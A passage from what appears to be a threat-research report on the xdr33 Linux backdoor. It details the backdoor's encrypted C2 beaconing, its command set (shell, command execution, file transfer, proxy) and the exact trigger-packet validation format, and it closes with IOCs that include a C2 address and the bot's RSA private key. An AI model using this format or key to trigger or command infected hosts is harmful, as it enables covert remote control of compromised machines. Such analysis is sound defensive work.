Bot uses the XTEA KEY obtained from Step2 to encrypt the device information and report it to C2. since the device information is large, it usually needs to be sent in chunks, Bot sends up to 4052 bytes at a time, and C2 replies with the number of bytes it has accepted.


```
    xtea_enc((int)v66, 1, (unsigned int *)v63, v61);
```

```
  already_send = 0;
  do
  {
    v39 = v49 - already_send;
    if ( v49 - already_send > 4052 )
      v39 = 4052;
    if ( crypto_write((int)v54, (unsigned int *)((char *)v15 + already_send), v39) < 0 )
      goto LABEL_90;
    memset(v63, 0, sizeof(v63));
    v40 = crypto_read(v54, (unsigned int *)v63, 30u);
    if ( v40 < 0 )
    {
      sub_80997AE("2");
      goto LABEL_90;
    }
    if ( !v40 )
      break;
    already_send += hex((int)v63);
  }
  while ( v49 > already_send );
```

It is also worth mentioning that XTEA encryption is only used in Step3, and the subsequent Step4 only uses the SSL-negotiated encryption suite for network traffic, and no longer uses XTEA.

Step4: Waiting for execution command (new function added by xdr33)

After the device information is reported, C2 sends 8 bytes of task number N of this cycle to Bot, if N is equal to 0, it will sleep for a certain time and enter the next cycle of Beacon Task; if not, it will send 264 bytes of task. bot receives the task, parses it, and executes the corresponding instruction.




The supported instructions are shown in the following table.

Index **Function**


Index	Function
0x01	Download File
0x02	Execute CMD with fake name "[kworker/3:1-events]"
0x03	Update
0x04	Upload File
0x05	Delete
0x08	Launch Shell
0x09	Socket5 Proxy
0x0b	Update BEACONINFO

Network Traffic Example

The actual step2 traffic generated by xdr33



The interaction in step3, and the traffic from step4



What information can we get from this? ?

1. The length of the device information length string, `0x1 ^ 0x5 = 0x4`
2. The length of the device information, 0x31,0x32,0x37,0x35 respectively xor 5 gives 4720
3. tea key `2E 09 9B 08 CF 53 BE E7 A0 BE 11 42 31 F4 45 3A`
4. C2 will confirm the length of the device information reported by the BOT, 4052+668 = 4720, which corresponds to the second point
5. The number of tasks in this cycle is `00 00 00 00 00 00 00`, i.e. there is no task, so no specific task of 264 bytes will be issued.

The encrypted device information can be decrypted by the following code, and the decrypted data is `00 22 00 14 42 5A 68 39`, which contains the `beacon_header_version + os + bzip magic`, and the previous analysis can correspond to one by one.


```
import hexdump
import struct

def xtea_decrypt(key,block,n=32,endian="!"):
    v0,v1 = struct.unpack(endian+"2L", block)
    k = struct.unpack(endian+"4L",key)
    delta,mask = 0x9e3779b9,0xffffffff
    sum = (delta * n) & mask
    for round in range(n):
        v1 = (v1 - (((v0<<4 ^ v0>>5) + v0) ^ (sum + k[sum>>11 & 3]))) & mask
        sum = (sum - delta) & mask
        v0 = (v0 - (((v1<<4 ^ v1>>5) + v1) ^ (sum + k[sum & 3]))) & mask
    return struct.pack(endian+"2L",v0,v1)

def decrypt_data(key,data):
    size = len(data)
    i = 0
    ptext = b''
    while i < size:
        if size - i >= 8:
            ptext += xtea_decrypt(key,data[i:i+8])
        i += 8
    return ptext
key=bytes.fromhex("""
2E 09 9B 08 CF 53 BE E7  A0 BE 11 42 31 F4 45 3A
""")
enc_buf=bytes.fromhex("""
65 d8 b1 f9 b8 37 37 eb
""")

hexdump.hexdump(decrypt_data(key,enc_buf))
```

Trigger Task

The main function of the Trigger is to listen to all traffic and wait for the Triggger IP message in a specific format. Once the message and the Trigger Payload hidden in the message pass the layers of verification, the Bot establishes communication with the C2 in the Trigger Payload and waits for the execution of the instructions sent.


0x1: Listening for traffic

Use the function call `socket( PF_PACKET, SOCK_RAW, htons( ETH_P_IP ) )` to set RAW SOCKET to capture IP messages, and then the following code snippet to process IP messages, you can see that Tirgger supports TCP,UDP and the maximum length of message Payload is 472 bytes. This kind of traffic sniffing implementation will increase the CPU load, in fact using BPF-Filter on sockets will work better.



0x2: Checksum Trigger packets

TCP and UDP messages that meet the length requirement are further verified using the same check_payload function.



check_payload的代码如下所示:

```
v3 = crc16((unsigned __int8 *)(payload + 8), 84);
result = -1;
v5 = (_WORD *)(payload + v3 % 200u + 92);
if ( (unsigned int)v5 <= payload + (unsigned int)len )
{
  HIBYTE(v6) = *v5;
  LOBYTE(v6) = HIBYTE(*v5);
  if ( v3 == v6 )
  {
    HIBYTE(v7) = *(_WORD *)(payload + v3 % 200u + 94);
    LOBYTE(v7) = HIBYTE(*(_WORD *)(payload + v3 % 200u + 94));
    v8 = v7 % 127u;
    result = -1;
    if ( !v8 )
    {
      for ( i = 0; i != 29; ++i )
        *(_BYTE *)(out + i) = *((_BYTE *)v5 + i + 12) ^ *(_BYTE *)(v3 % 55u + payload + i + 8);
      return 0;
    }
  }
}
return result;
}
```

calc crc16 offset

crc16 check


mod 127 check

decrypt trigger payload

The processing logic can be seen as follows.

- Use CRC16/CCITT-FALSE algorithm to calculate the CRC16 value of offset 8 to 92 in the message to get crcValue
- The offset value of crcValue in the message is obtained by crcValue % 200+ 92, crcOffset
- Verify whether the data at crcOffset in the message is equal to crcValue, if it is equal, go to the next step
- Check if the data at crcOffset+2 in the message is an integer multiple of 127, if yes, go to the next step
- Trigger_Payload is encrypted, the starting position is crcOffset+12, the length is 29 bytes. the starting position of Xor_Key is crcValue%55+8, XOR the two byte by byte, we get Trigger_Paylaod

So far it can be determined that the `Trigger message format` is as follows



0x3: Checksum Trigger Payload

If the Trigger message passes the checksum, the check_trigger function continues to check the Trigger Payload


```
int __cdecl check_trigger(int payload, int out)
{
  int result; // eax
  __int16 v3; // di
  __int16 v4; // ax

  if ( !payload )
    return -1;
  if ( !out )
    return -1;
  v3 = *(_WORD *)(payload + 27);
  *(_WORD *)(payload + 27) = 0;
  if ( (unsigned __int16)crc16((unsigned __int8 *)payload, 29) != __ROL2__(v3, 8) )
    return -1;
  *(_DWORD *)(out + 4) = *(_DWORD *)(payload + 1);
  HIBYTE(v4) = *(_WORD *)(payload + 5);
  LOBYTE(v4) = HIBYTE(*(_WORD *)(payload + 5));
  *(_WORD *)(out + 8) = v4;
  result = 0;
  qmemcpy((void *)(out + 12), (const void *)(payload + 7), 0x14u);
  return result;
}
```

The processing logic can be seen as follows

- Take the last 2 bytes of the Trigger Payload and write it as crcRaw
- Set the last 2 bytes of the Trigger Payload to 0 and calculate its CRC16, which is called crcCalc
- Compare crcRaw and crcCalc, if they are equal, it means that the Trigger Payload is structurally valid.

Next, the SHA1 of the key in the Trigger Payload is calculated and compared with the hard-coded SHA1 `46a3c308401e03d3195c753caa14ef34a3806593` in the Bot. If it is equal, it means that the Trigger Payload is also valid in content, so we can go to the last step, establish communication with C2 in the Trigger Payload, and wait for the execution of its issued command.

The format of the `Trigger Payload` can be determined as follows.



0x4: Execution of Trigger C2's command

After a Trigger message passes the checksum, the Bot actively communicates with the C2 specified in the Trigger Payload and waits for the execution of the instructions issued by the C2.

```
while ( 1 )
{
  sub_804A4A4(v8, 8);
  sub_8097EE2(0xE10u);
  memset(buf, 0, 264u);
  v4 = ssl_read((int *)dword_80EA728, buf, 264u);
  if ( v4 < 0 )
    break;
  sub_8097EE2(0);
  if ( v3 )
    sub_80A0827(v3);
  v3 = heapalloc(0xFFu);
  qmemcpy(v3, (char *)buf + 1, 255u);
  switch ( LOBYTE(buf[0]) )
  {
    case 0:
    case 10:
      v8[0] = 0;
      goto LABEL_21;
    case 1:
      v5 = task_1(dword_80EA728, (char *)v3, _byteswap_ulong(buf[64]), 0);
      goto LABEL_25;
    case 2:
      memset(v8, 0, sizeof(v8));
      v5 = task_2(v3, dword_80EA728, (int)v3, 0);
      goto LABEL_25;
    case 4:
      v5 = task_4(dword_80EA728, (char *)v3);
```

The supported instructions are shown in the following table.

Index	Function
0x00,0x00a	Exit
0x01	Download File
0x02	Execute CMD
0x04	Upload File
0x05	Delete
0x06	Shutdown
0x08	Launch SHELL

Index	Function
0x09	SOCKET5 PROXY
0x0b	Update BEACONINFO


It is worth noting that Trigger C2 differs from Beacon C2 in the details of communication; after establishing an SSL tunnel, Bot and Trigger C2 use a Diffie-Helllman key exchange to establish a shared key, which is used in the AES algorithm to create a second layer of encryption.

```
// start TLS handshake
DL(3);
if ( crypt_handshake(cp) != SUCCESS )
{
        DLX(2, printf("ERROR: TLS connection with TLS server failed to initialize.\n"));
                crypt_cleanup(cp);
        return FAILURE; //TODO: SHOULD THESE BE GOING TO EXIT AT BOTTOM???
}
DLX(3, printf("TLS handshake complete.\n"));

// Create AES Tunnel
if (aes_init(cp) == 0) {
        DLX(4, printf("aes_init() failed\n"));
        goto Exit;
}

while(!fQuit)
{
        COMMAND cmd;
        REPLY ret;
```

Experiment

To verify the correctness of the reverse analysis of the Trigger part, we Patch the SHA1 value of xdr33, fill in the SHA1 of `NetlabPatched,Enjoy!` and implement the GenTrigger code in the appendix to generate UDP type Trigger messages.

We run the Patch in the virtual machine `192.168.159.133` after the xdr33 sample, the construction of C2 for `192.168.159.128:6666` Trigger Payload, and sent to 192.168.159.133 in the form of UDP. the final result is as follows, you can see the xdr33 in the implanted host after receiving the UDP Trigger message, and we expected the same, launched a communication request to the preset Trigger C2, Cool!



Contact us

Readers are always welcomed to reach us on twitter or email us to netlab[at]360.cn.

IOC

sample

```
ee07a74d12c0bb3594965b51d0e45b6f
```

```
patched sample
```

```
af5d2dfcafbb23666129600f982ecb87
```

C2

```
45.9.150.144:443
```

BOT Private Key

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA6XthqPjU3XFu8/4PMVQ4iqJbleXmXhbVWMPhY/sTndEcO5vQ
mIMNJc1mISZTNPzddXSrj0h9GJe0ix0CIZID3bHyZHLiqb/ewylFmqSOVkviG/Je
o17UAqhsNGpVu/l8FM3qCHJE7z+wBqHdwVIZMt9vLaLti2KyJV+j1F1GTk8X2jcI
4DnnVKJE81rSafzaX2JBc6J6hovFMMP9IGb2LwRQMZNtZqSus6JMolhkO0dtvxXK
yTm1k79HL3PlZdgKt6HJFoukwkWND8NNTbcBXDWWDdJ42g/1I0Z7tMkdKFgfjUut
90LXKRRuENcUrbi75L6P2FRwPnqvVv+3N25MZQIDAQABAoIBADtguG57kc8bWQdO
NljqPVLshXQyuop1Lh7b+gcuREffdVmnf745ne9eNDn8AC86m6uSV0siOUY21qCG
aRNWigsohSeMnB5lgGaLqXrxnI1P0RogYncT18ExSgtue41Jnoe/8mPhg6yAuuiE
49uVYHkyn5iwlc7b88hTcVvBuO6S7HPqqXbDEBSoKL0o60/FyPb0RKigprKooTo/
KVCRFDT6xpAGMnjZkSSBJB2cgRxQwkcyghMcLJBvsZXbYNihiXiiiwaLvk4ZeBtf
0hnb6Cty840juAIGKDiUELijd3JtVKaBy41KLrdsnC+8JU3RIVGPtPDbwGanvnCk
Ito7gqUCgYEA+MucFy8fcFJtUnOmZ1Uk3AitLua+IrIEp26IHgGaMKFA0hnGEGvb
ZmwkrFj57bGSwsWq7ZSBk8yHRP3HSjJLZZQIcnnTCQxHMXa+YvpuEKE5mQSMwnlu
YH9S2S0xQPi1yLQKjAVVt+zRuuJvMv0dOZAOfdib+3xesPv2fIBu0McCgYEA8D4/
zygeF5k4Omh0l235e08lkqLtqVLu23vJ0TVnP2LNh4rRu6viBuRW7O9tsFLng8L8
aIohdVdF/E2FnNBhnvoohs8+IeFXlD8ml4LC+QD6AcvcMGYYwLIzewODJ2d0ZbBI
hQthoAw9urezc2CLy0da7H9Jmeg26utwZJB4ZXMCgYEAyV9b/rPoeWxuCd+Ln3Wd
+O6Y5i5jVQfLlo1zZP4dBCFwqt2rn5z9H0CGymzWFhq1VCrT96pM2wkfr6rNBHQC
7LvNvoJ2WotykEmxPcG/Fny4du7k03+f5EEKGLhodlMYJ9P5+W1T/SOUefRO1vFi
FzZPVHLfhcUbi5rU3d7CUv8CgYBG82tu578zYvnbLhw42K7UfwRusRWVazvFsGJj
Ge17J9fhTtswHMwtEuSlJvTzHRjorf5TdW/6MqMlp1Ntg5FBHUo4vh3wbZeq3Zet
KV4hoesz+pv140EuL7LKgrgKPCCBI7XXLQxQ8yyL51LlIT9H8rPkopb/EDif2paf
7JbSBwKBgCY8+aO44uuR2dQm0SIUqnb0MigLRs1qcWIfDfHF9K116sGwSK4SD9vD
poCA53ffcrTi+syPiUuBJFZG7VGfWiNJ6GWs48sP5dgyBQaVq5hQofKqQAZAQ0f+
7TxBhBF4n2gc5AhJ3fQAOXZg5rgNqhAln04UAIlgQKO69fAvfzID
-----END RSA PRIVATE KEY-----
```


BOT Certificate

```
-----BEGIN CERTIFICATE-----
MIIFJTCCBA2gAwIBAgIBAzANBgkqhkiG9w0BAQsFADCBzjELMAkGA1UEBhMCWkEx
FTATBgNVBAgMDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYD
VQQKDBRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UECwwfQ2VydGlmaWNhdGlv
biBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAwwYVGhhd3RlIFByZW1pdW0gU2Vy
dmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlckB0aGF3dGUuY29t
MB4XDTIyMTAwNzE5NTAwN1oXDTIzMDMxNjE5NTAwN1owgYExCzAJBgNVBAYTAlJV
MR0wGwYDVQQKDBRLYXNwZXJza3kgTGFib3JhdG9yeTEUMBIGA1UEAwwLRW5naW5l
ZXJpbmcxDjAMBgNVBAMMBXhkcjMzMQ8wDQYDVQQIDAZNb3Njb3cxDzANBgNVBAcM
Bk1vc2NvdzELMAkGA1UECwwCSVQwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
AoIBAQDpe2Go+NTdcW7z/g8xVDiKoluV5eZeFtVYw+Fj+xOd0Rw7m9CYgw0lzWYh
JlM0/N11dKuPSH0Yl7SLHQIhkgPdsfJkcuKpv97DKUWapI5WS+Ib8l6jXtQCqGw0
alW7+XwUzeoIckTvP7AGod3BUhky328tou2LYrIlX6PUXUZOTxfaNwjgOedUokTz
WtJp/NpfYkFzonqGi8Uww/0gZvYvBFAxk21mpK6zokyiWGQ7R22/FcrJObWTv0cv
c+Vl2Aq3ockWi6TCRY0Pw01NtwFcNZYN0njaD/UjRnu0yR0oWB+NS633QtcpFG4Q
1xStuLvkvo/YVHA+eq9W/7c3bkxlAgMBAAGjggFXMIIBUzAMBgNVHRMBAf8EAjAA
MB0GA1UdDgQWBBRc0LAOwW4C6azovupkjX8R3V+NpjCB+wYDVR0jBIHzMIHwgBTz
BcGhW/F2gdgt/v0oYQtatP2x5aGB1KSB0TCBzjELMAkGA1UEBhMCWkExFTATBgNV
BAgMDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYDVQQKDBRU
aGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UECwwfQ2VydGlmaWNhdGlvbiBTZXJ2
aWNlcyBEaXZpc2lvbjEhMB8GA1UEAwwYVGhhd3RlIFByZW1pdW0gU2VydmVyIENB
MSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlckB0aGF3dGUuY29tggEAMA4G
A1UdDwEB/wQEAwIF4DAWBgNVHSUBAf8EDDAKBggrBgEFBQcDAjANBgkqhkiG9w0B
AQsFAAOCAQEAGUPMGTtzrQetSs+w12qgyHETYp8EKKk+yh4AJSC5A4UCKbJLrsUy
qend0E3plARHozy4ruII0XBh5z3MqMnsXcxkC3YJkjX2b2EuYgyhvvIFm326s48P
o6MUSYs5CFxhhp/N0cqmqGgZL5V5evI7P8NpPcFhs7u1ryGDcK1MTtSSPNPy3F+c
d707iRXiRcLQmXQTcjmOVKrohA/kqqtdM5EUl75n9OLTinZcb/CQ9At+5Sn91AI3
ngd22cyLLC3O4F14L+hqwMd0ENSjanX38iZ2EY8hMpmNYwPOVSQZ1FpXqrkW1ArI
lHEtKB3YMeSXQHAsvBQD0AlW7R7JqHdreg==
-----END CERTIFICATE-----
```


CA Certificate

-----BEGIN CERTIFICATE-----
MIIFXTCCBEWgAwIBAgIBADANBgkqhkiG9w0BAQsFADCBzjELMAkGA1UEBhMCWkEx
FTATBgNVBAgMDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYD
VQQKDBRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UECwwfQ2VydGlmaWNhdGlv
biBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAwwYVGhhd3RlIFByZW1pdW0gU2Vy
dmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlckB0aGF3dGUuY29t
MB4XDTIyMTAwNzE0MTEzOFoXDTQ3MTAwMTE0MTEzOFowgc4xCzAJBgNVBAYTAlpB
MRUwEwYDVQQIDAxXZXN0ZXJuIENhcGUxEjAQBgNVBAcMCUNhcGUgVG93bjEdMBsG
A1UECgwUVGhhd3RlIENvbnN1bHRpbmcgY2MxKDAmBgNVBAsMH0NlcnRpZmljYXRp
